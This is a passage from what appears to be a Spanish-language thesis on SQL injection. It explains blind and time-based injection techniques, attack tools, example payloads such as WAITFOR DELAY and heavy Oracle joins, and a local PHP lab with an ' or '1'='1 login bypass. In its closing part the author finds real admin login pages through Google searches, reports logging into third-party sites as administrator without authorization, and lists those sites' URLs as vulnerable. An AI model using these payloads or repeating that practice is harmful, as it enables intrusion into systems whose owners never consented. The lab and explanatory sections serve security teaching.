- Así se va delimitando el valor ASCII de cada carácter, y cuando nos da verdadero se va obteniendo cada carácter de manera correcta y así hasta lograr dar con la información deseada.

3.3.2. Método de automatización

- Basados en la teoría del verdadero y falso dentro de Blind SQL Injection en el 2004 se habló que no se podría basar toda respuesta esperando que salga la página de inicio de un

aplicativo o esperar la página de error, ya que muchas páginas pueden tener diferentes errores por lo cual nos podría mandar a una página de error y se creería que se están inyectando comandos válidos cuando el error es debido a alguna falla dentro del sistema, con lo que se busca la automatización de este método para así poder explotarlo, por lo que se propone el uso de analizadores de resultados positivos y falsos, comprobar resultados producidos por las consultas ISQL+ e ISQL0 respectivamente teniendo varios métodos de automatización siendo los más importantes:

- Búsqueda de palabra clave:

  Basada en escoger una palabra clave que se encuentre entre los resultados positivos o negativos, y por medio de la inyección poder encontrar la información completa que da con la palabra clave.

- Basado en firmas MD5

  Primeramente, para poder aplicar este tipo de automatización es importante observar que la respuesta positiva sea consistente, siempre la misma al inyectar el código de cambio cero con el mismo valor siempre, o en caso de ser una inyección de código de cambio positivo que salga diferentes páginas ya sea página de error, o la página de inicio con errores en el procesamiento, o página de error genérico, etc.

  Realizamos el hash MD5 de la página de resultados con inyección de código de cambio cero como “and 1=1”, y lo volvemos a hacer con “and 2=2” para comprobar la consistencia de la respuesta positiva, de igual manera

realizamos inyección de cambio positivo como “1=2” así podremos ver que las respuestas al hash MD5 positiva es distinta al negativo, si cumple entonces es válida la automatización por hash MD5

- Motor de diferencia textual

  Para este método se tendrá que hacer una diferencia en palabras textuales entre valores positivos o negativos, de la página de resultados tendremos que obtener un conjunto de palabras positivos y negativos para posteriormente realizar una inyección con un valor en concreto y obtener un resultado de palabras, luego se realiza un cálculo entre las distancias para saber cuánto difiere, y con esto saber cuál es positiva o negativa, esto solo funcionaria si se tiene un resultado visible en el conjunto de resultados positivos y negativos.

- Basado en arboles HTML

  Para este método se tendría que usar un árbol HTML de la página en la que se desea inyectar el código, funcionaría solo si la página de resultados positivos y negativos fuera siempre distinta, esto quiere decir que fuera una página con partes dinámicas que están en constante cambio ante el mismo valor inyectado, en este caso se procede hacer un análisis de la estructura del árbol HTML de las dos páginas y se compara. Para ayudar a este método se tenía una herramienta llamada SQueal que evolucionó hasta la que tenemos hoy en día llamada Absinthe.

- Representación lineal de sumas ASCII

  En este método buscamos obtener un valor hash de los valores ASCII de los caracteres que conforma la respuesta que venga del conjunto de resultados, éste sistema funciona por una serie de filtros de tolerancia y adaptación para su automatización.

3.3.3. Herramientas

Siempre al momento de usar las herramientas que se explicarán a continuación, se debe tener en cuenta de la lógica del Blind SQL Injection ya que estas herramientas ayudan a este método de ataque, esto quiere decir que debemos tener siempre en cuenta que el Blind SQL Injection es la inyección de código para obtener como respuesta verdad o mentira por medio de consultas que se diga “esta tabla existe” o “el valor ASCII de la tercera letra es mayor a 100” para que al ser procesada la consulta se devuelva la página original que se toma como la verdad o en caso de que se devuelva la página cambiada por un error es tomada como la mentira.

A continuación, se habla de varias de las herramientas que existen para realizar Blind SQL Injection y estas son:

Absinthe

- Es una herramienta de software libre y programada en C# .Net, usada para Blind SQL Injection basada en la suma de valores, esta herramienta posee soporte para MAC y Linux. Posee una interfaz amigable al usuario y es una de las más completas herramientas de uso para Blind SQL Injection, además esta herramienta cuenta con soporte para múltiples situaciones como

conexiones SSL, uso de cookies, necesidad de completar URL entre otros, es una herramienta que principalmente fue desarrollada para auditores y no detecta parámetros vulnerables, razón por la que la herramienta debe ser configurada correctamente para un buen funcionamiento como se espera de ella.

Esta herramienta no funciona de manera como un wizard que solo se lanza contra un URL y nos devuelve la estructura completa, la configuración de esta herramienta se la debe hacer ajustando a la Base de Datos con la que se desee trabajar, ya que trabaja con plugins para diversas Bases de Datos como son Microsoft SQL Server, Oracle, PostgreSQL. Al momento la herramienta tanto el aplicativo como el código fuente están disponibles en la dirección http://www.0x90.org/ o en caso de que la página se encuentre deshabilitada se encuentra en el repositorio de github https://github.com/HandsomeCam/Absinthe

Su funcionamiento comienza el momento que lo empezamos a configurar ya que tenemos que configurar a qué Base de Datos va dirigida el URL, parámetros vulnerables entre otras cosas, una vez configurado la herramienta, baja el esquema de la Base de Datos y saca los tipos de datos, posterior a esto empieza a extraer la información de las tablas del esquema una por una que es un proceso relativamente lento, pero se obtiene toda la información por medio de este método.

SQLInjector

- Herramienta desarrollada por David Litchfield y Chrish Anley pertenecientes a la empresa NGS Software, es una herramienta que realiza una búsqueda de palabras clave dentro de lo que es

los resultados positivos, esto se refiere a la búsqueda de palabras que se encuentren en los resultados positivos, pero no en los negativos, esta herramienta comprueba que el aplicativo web sea susceptible a Blind SQL Injection usando un sistema basado en ISQL0 sumando y restando el mismo valor usado.

Por ejemplo, el valor vulnerable que se recibe es 100 entonces la herramienta ejecuta 100+ y -, se compara los resultados, en caso de ser el mismo entonces se dice que el parámetro es vulnerable a ataque de SQL Injection.

SQLbftools

- Publicada en el año 2005, caracterizado por su funcionamiento en ataques Blind SQL Injection en los motores que trabajan con la Base de Datos MySQL, esta herramienta fue basada en SQLInjector de NGS Software, está compuesta por tres herramientas que son:

    - Mysqlbf: para el uso de esta herramienta se debe tener en cuenta principalmente que servirá para Blind SQLInjection, y al momento de ejecutarla también tener en cuenta que el ataque se lo realizará a un servidor en el que al final de la URL se encontrará el parámetro y sin usar una expresión compleja.

    - Mysqlget: haciendo uso de funciones a ciegas esta herramienta facilita y permite la descarga de ficheros que se encuentran dentro del servidor que está siendo atacado, esta herramienta va leyendo una por una, cada letra de cualquier fichero dentro del servidor.

- Mysqlst: con esta herramienta es posible el copiar todos los datos de una tabla hacia otra idéntica (volcar datos), la manera en que lo hace es primero entrar al diccionario de datos y realizar la consulta para poder obtener número de campos, tipos de datos, los nombres y finalmente copiar los datos a otra tabla con las mismas características.

SQL PowerInjector

- Herramienta liberada en el 2006, creada por François Larouche y desarrollada en .Net, usa técnicas tradicionales de SQL Injection que se basa en mensajes de error y Blind SQLInjection.

Web Inspect

- Esta herramienta es comercializada desde el año 2005 por SPI Dynamics, razón por la cual no se dispone del código, al ser una aplicación comercializada no se puede saber mucho de su funcionamiento, no más de lo que se encuentra descrito en el documento “Blind SQL Injection. ¿Are you web applications vulnerable?” Esta aplicación usa comprobaciones basadas en firmas, esta herramienta no sólo nos ayuda con SQL Injection ya que es una aplicación creada generalmente para seguridad por lo que está pensada para funcionar con diferentes tipos de vulnerabilidades.

Acunetix Web Vulnerability Scanner

- Principalmente esta herramienta fue diseñada y pensada para la auditoría de aplicaciones web, en su versión 4 fue que se

implementaron los módulos referentes a Blind SQL Injection y Blind XPath Injection. Esta herramienta nos ayuda a realizar una comprobación dentro de nuestro aplicativo web en la seguridad y encontrar vulnerabilidades a ciegas

3.3.4. Método de protección

La forma de protección contra el Blind SQL Injection es la misma manera en la que se lo hace en SQL Injection y esta manera es la comprobación de absolutamente todo, es por esto que en Michael Howard escritor del libro “Writting Secure Code” habla todo un tema sobre SQL Injection y titula de una forma curiosa al capítulo: “All Input Is Evil! Until Proven Otherwise”

3.3.5. Basado en retardos de tiempo

Es una técnica de extracción de información basada en retardos de tiempo por la que se les da este nombre usando diferentes tecnologías de Bases de Datos, tenemos por ejemplo en la herramienta SQL Ninja el uso de un sistema de tiempos que usa el motor de Base de Datos de SQL Server de Microsoft.

Otros métodos usados por herramientas son por ejemplo en Power Injector, inyecta funciones benchmark que es una función usada principalmente para medir el rendimiento, inyectando esta función lo que va a pasar es que se va a retrasar el tiempo de respuesta dentro de la Base de Datos en caso de que sea verdadera la respuesta de la información que estemos buscando, el código sería algo como:

- BENCHMARK (5000000, ENCODE ('MSG','by 5 seconds'))

Lo que se busca con esto es retrasar notablemente el tiempo de respuesta de la Base de Datos para así poder tener un diagnóstico real y fácilmente identificable sobre la información que intentamos obtener, esta función solo sirve para el motor de Base de Datos MySQL.
Para el motor de Base de Datos SQL Server son usadas las funciones (WAIT FOR DELAY y WAIT FOR TIME) de igual manera existe una función para el motor de Base de Datos Oracle el cual es:

- BEGIN DBMS_LOCK.SLEEP(15); END;

Esta función deberá estar integrada en un bloque PL/SQL.

Como se observa cada motor de Base de Datos tiene sus diferentes formas de inyectar por retardos de tiempo lo que nos ayuda a saber, en caso de que se inyecte el código:

- http://servidor/prog.cod?id=1; if (exists(select * from user)) waitfor delay '0:0:10'

Si existe una tabla llamada “user” y de tener algún registro dentro de la tabla la respuesta de la página será de 10 segundos en el motor MySQL Server, de la misma manera se aplicarán en los motores Oracle, y MySQL con su respectivo código.

3.3.6. Consultas pesadas

El método de las consultas pesadas es otro método que se basa en SQL Injection por tiempos, su teoría aplicada es simple, se deberá realizar una inyección de código compleja en la que el motor de Base de Datos tome tiempo en resolverlo (un tiempo medible) en el cual nos

basamos en el uso de tablas creadas por cada motor de Base de Datos, así que se deberá conocer cuáles son estas tablas del creadas por el sistema.

Este método de SQL Injection basado en tiempos sigue siendo por así decirlo un dolor de cabeza en la optimización de los motores de Base de Datos, ya que cada motor almacena gran cantidad de información y se siguen llenando, al no ser limpiados constantemente (optimizados) esto hará que su tiempo de respuesta en las consultas se tome su tiempo, que es una de las maneras de atacar, por otro lado, como hablamos anteriormente se encuentran las tablas creadas por cada motor en el sistema, que de esta forma se podrá crear una consulta pesada para el motor, como es sabido una de las operaciones que se puede decir que toma tiempo en realizarla son los joins entre tablas, pero ya que no se está seguro de más tablas, con las que éstas el sistema pudiera encajar, se realizará varias veces el join consigo misma generando una tabla de gran cantidad de información por lo que el motor se tomará un tiempo considerable y medible para dar respuesta.

Posterior a esto se añadirá la consulta que realmente necesitamos saber que nos bote como respuesta un boolean (true/false) en caso de existir la información que necesitamos como podría ser si existe una tabla y esta tiene información en ella, la estructura general de esta forma de ataque seria:

- Select (atributos) from (tablas) where (condición_1 AND condición_2)

Para saber que condición será la pesada y cuál la ligera (la que necesitamos para obtener información) siempre dependerá de quien

realice la inyección y de qué manera quiere testear la información que nos dará el motor, esta información se la captará a través de la herramienta wget, que es una herramienta que permite la recuperación de archivos de la World Wide Web a través de HTTP y FTP, y así se podrá saber los resultados que nos vaya dando cada consulta pesada que realicemos. En caso de que se tome un tiempo considerable la respuesta será verdadero, significa que nuestra consulta ligera es verdadera y si la consulta toma 1 segundo o un tiempo relativamente igual de bajo, la respuesta será falso, lo que significa que nuestra respuesta a nuestra consulta ligera es falso también.

Por ejemplo, en el motor de Base de Datos Oracle una consulta pesada se la realizaría de la siguiente manera:

- http://dominio.com/oracle/admin.aspx?admin_id=1 and (select count(*) from all_users u1, all_users u2, all_users u3, all_users u4, all_users u5)>0 and 400>ascii(SUBSTR((select user_id from all_users where rownum = 1),1,1))

En la cual claramente se puede observar que para que tenga un retardo de tiempo en la respuesta de la Base de Datos se hace uso de la tabla de Oracle “all_users” y se hace join consigo misma de manera que al realizar los joins se demorara y proseguirá a realizar la siguiente parte de la consulta en la que deseemos saber si 400 es mayor que el valor ascii de la primera letra del primer “user_id” (campo dentro de tabla “all_users”) que existe.

Para el motor de Base de Datos MySQL Server se harán uso las tablas del sistema: “sysuser”, “sysobjects”, “syscolumns” que son parte del diccionario de datos que nos provee este motor.

En el caso de ser un motor de Base de Datos MySQL las tablas a usar serán las que existan dentro de Information_schema y finalmente en caso de ser un motor de Base de Datos Access, se usarán: “MSAccessObjects”, “MSAccessStorage”.

Si se desea realizar esto para otro motor de Base de Datos lo que se tiene que hacer primero es revisar qué tablas nos provee dicho motor y por medio de estas tablas construir una consulta pesada para así obtener retardos de tiempo en caso de que se desee alguna información.

3.4. Pruebas de ataques con SQL Injection

Para esta parte del capítulo se desarrollará un simple aplicativo web corriendo localmente, el cual será desarrollado en php para poder así observar los mayores problemas dentro de los aplicativos web que se tiene con SQL Injection y se irá viendo los diferentes casos que se aplique explicándolos como se forman.

Además, se hará uso de la Base de Datos MySQL para el cual se administrará desde la herramienta phpMyAdmin, que es una herramienta que fue desarrollada en el lenguaje de programación PHP para así facilitar la administración de MySQL en la web.

La estructura de la Base de Datos es simple, consta de 4 tablas las cuales son: Banda, País, Usuario y Rol; la tabla tiene relación con la tabla país para así saber a qué país pertenece cada banda que contenga la Base de Datos, de igual manera la siguiente relación se encuentra entre la tabla Usuario y Rol para determinar qué rol posee cada usuario que se encuentre registrado dentro del aplicativo web.

Para un mejor entendimiento de la estructura de la Base de Datos se puede apreciar en la siguiente imagen que es el modelo físico de la Base de Datos.




Figura 3.4.1 (Modelo de la Base de Datos)

Esta Base de Datos fue modelada en el programa Power Designer, posteriormente fue importada en phpMyAdmin en la Base de Datos que lleva el nombre “tesis”.





Figura 3.4.2 (Estructura del SGBD)

Luego de importar el script que se había generado desde Power Designer para MySQL 5.0 se procedió a llenar la Base de Datos con registros.

	IDBANDA	IDPAIS	NOMBREBANDA	GENEROBANDA
Editar Copiar Borrar	1	1	Marioneta Society	Rock/Ska
Editar Copiar Borrar	2	2	Helloween	Power Metal
Editar Copiar Borrar	3	3	KISS	Glam/Metal
Editar Copiar Borrar	4	4	Talco	Ska
Editar Copiar Borrar	5	5	AC/DC	Hard Rock

Figura 3.4.3 (Script Importado)

Posterior a esto se empieza con la programación en código PHP haciendo uso de un servidor de aplicaciones local para lo cual se usará la herramienta WAMPSERVER 3.0.4 en el URL: http://localhost/tesis/home.html



El código del aplicativo web se encontrará al final del documento como un anexo, al igual que el script de la Base de Datos, y así poder entender de mejor manera la estructura de la Base de Datos y del aplicativo.

Primero para poder entender el funcionamiento del SQL Injection dentro de un aplicativo se encuentra la siguiente explicación en 4 simples pasos:





Figura 3.4.4 (Arquitectura de un aplicativo web)

1. Un atacante lo que hará será realizar una petición a una página web por medio del método (GET) con la diferencia que realiza una inserción en la URL y coloca una sentencia SQL.
2. La aplicación web recibirá la solicitud y consulta directo a la Base de Datos para obtener el resultado, es decir, realiza una consulta SQL con el código ingresado por el atacante.
3. La Base de Datos retorna al aplicativo el resultado deseado después de ejecutar la sentencia SQL.
4. El atacante recibe el resultado mostrado en el aplicativo web.

Inicialmente se realizará la primera inyección en la parte más común que se puede realizar las inyecciones SQL, que es al momento de la autenticación de sesión



En estos campos de texto es muy común que los atacantes intenten usarlos para realizar ataques ya sea para ingresar como administrador, usuario etc. Sin estar registrado o sin tener permiso para ingresar al sitio. Esto se debe a que dentro de la programación no se realiza el respectivo análisis o validación de los caracteres que están siendo ingresados y así el atacante puede ingresar cualquier tipo de caracteres los cuales son tomados e ingresados dentro de la sentencia SQL que se realice para la validación de usuarios.

Por ejemplo:
Dentro de la programación se puede almacenar el Nombre de usuario y el password dentro de dos variables diferentes que las llamaremos.

- $nu → Nombre de Usuario
- $pass → Password

Estas variables lo que hacen es tomar directamente lo que se encuentre dentro de los campos de texto sin validar que estos solo tengan letras y números o hasta ciertos caracteres especiales, lo que representa un

problema al realizar una consulta que se puede tener con la siguiente estructura.

- Sql → "select nombreusuario from usuario where nombreusuario = ' " . $nu . " ' "

Esta es una consulta SQL realizada con PHP para demostrar en que parte del código SQL será insertado el nombre de usuario que se toma del campo de texto, al no validar el usuario podría ingresar como nombre de usuario la siguiente cadena de caracteres.

- ‘ or ‘1’ = ‘1

Si tomamos esta cadena de caracteres y la insertamos dentro de la parte en la que debe ir la consulta SQL quedaría de la siguiente manera.


- select nombreusuario from usuario where nombreusuario = ' ‘ or ‘1’ = ‘ 1 '

Como se puede observar esta consulta lo que realiza es mostrar el campo nombre de usuario de la tabla usuario donde nombre de usuario sea nulo (vacío) o cuando 1 sea igual a 1. Al poner la condición que 1 sea igual a 1 siempre va a cumplir por lo que la respuesta de dicha consulta será verdadera y botará todos los datos que se encuentren en la tabla para dicho campo haciendo que el atacante pueda ingresar a la página, ya que esta es una validación que hace por nombre de usuario y por password, el mismo código se deberá insertar en el campo de texto correspondiente a nombre de usuario y password.

Para poder realizar estas inyecciones SQL desde campos de texto como los vistos anteriormente, se debe saber con certeza que se realizará una validación contra la Base de Datos como requisito previo el atacante

deberá tener conocimientos en SQL básico y así entender cómo se llegan a estructurar las consultas, en caso de que la consulta realizada dentro de la programación de PHP sea mucho más larga, es difícil saber lo que viene, si no es imposible, para lo cual los atacantes en una práctica muy común, inyectan como parte del código (--) que es el inicio a una línea de comentario dentro del lenguaje SQL, por lo cual, lo que viene del código SQL, quedara invalidado, se debe tener cuidado y saber que un comentario dentro de SQL se inicia con dos líneas y un espacio, en caso de no tener el espacio este lo reconocerá como código no comentado y en ese caso se obtendrá error al momento de realizar el submit de la inyección SQL.

Como pruebas extras dentro de Google (buscador) se buscará páginas vulnerables a SQL Injection y se realizará el login como administrador de las que se llegue a encontrar, para esto buscaremos “asp.login admin” se buscará esto ya que es muy común encontrar de esta manera las páginas para ingresar como administrador a algún aplicativo web, también es común encontrar los login de administrador de aplicativos web ecribiendo “login.php”, “privado.asp”, “privado.jps” etc. En este caso usaremos “asp.login admin”



Una vez realizada la búsqueda se procede a entrar a los diferentes links que nos redirigirán a las páginas de login para entrar como administrador.

Admin Login
www.lhhb.com/**admin**/**login**.**asp** ▾ Traducir esta página
Admin Login. User ID, : Password, :
Has visitado esta página 2 veces. Fecha de la última visita: 29/05/16.


Membership and Administration | The ASP.NET Site
www.**asp**.net/web...**asp**net.../membership-and-**administration** ▾ Traducir esta página
8 sept. 2014 - You will learn how to restrict access to the **administration** folder. You'll .... Later in this tutorial, you will **login** as the "canEditUser" user to display ...


how to create secure Asp.net Login for Admin and Users | The ASP ...
forums.asp.net › ... › General ASP.NET › Getting Started ▾ Traducir esta página
30 jun. 2012 - hi i am developing Loginpage with **asp**.net,c# and sqlserver 2008. how to create loginpage for both **Admin** and MemberUser **login**?


Admin Login
polyprodw.trafficpullz.info/**adminlogin**.**asp** ▾ Traducir esta página
Please **Login** for video Access. Please **Login** to begin. **Administrator Login** : For internal use only. User Name : Password : © Copyright 2003 All rights are ...
Has visitado esta página 2 veces. Fecha de la última visita: 29/05/16.

Accesso Administrator - Normatech.it
www.normatech.it/**login**-**admin**.**asp** ▾ Traducir esta página
Accesso **Administrator**. **Login**. Password. Clienti Registrati Area Riservata Clienti.

Accedemos a varias páginas que se nos presentan y probamos que la inyección de código que vamos a realizar sea exitosa con el principio mostrado anteriormente.







Como podemos observar dentro de las dos páginas no se tiene la seguridad contra SQL Injection al momento de realizar login como administrador, por lo que se tiene acceso total a las funciones que estén abiertas a un administrador.

Aquí se encuentran los links de las dos páginas anteriores:

- http://polyprodw.trafficpullz.info/adminlogin.asp
- http://www.normatech.it/login-admin.asp


Esto en caso de que la aplicación web estuviera por este lado de login a prueba de SQL Injection debería saltar un error como el siguiente.

El link para la página indicada es el siguiente:

- http://www.greensoftsolutions.co.in/admin/login.aspx

Una vez dentro de las aplicaciones web ya sea que se realizó un login o simplemente estamos dentro de una página informativa que trae elementos de la Base de Datos y nos muestra registros existen varias formas de saber si son susceptibles a SQL Injection por medio de la URL del navegador, la manera en la que se va a demostrar será por medio de comandos SQL anidados con operadores lógicos.


Para empezar, debemos entender el funcionamiento del aplicativo web que se está usando para las pruebas, una vez ingresado en el aplicativo al pasar por el login con nombre de usuario y contraseña se presenta la siguiente pantalla.



En esta pantalla como se observa claramente nos indica el usuario con el que se ingresó al aplicativo y tenemos un combo box en el que se permite escoger un listado de bandas para así poder ver la información completa desplegada en una tabla en la siguiente página.

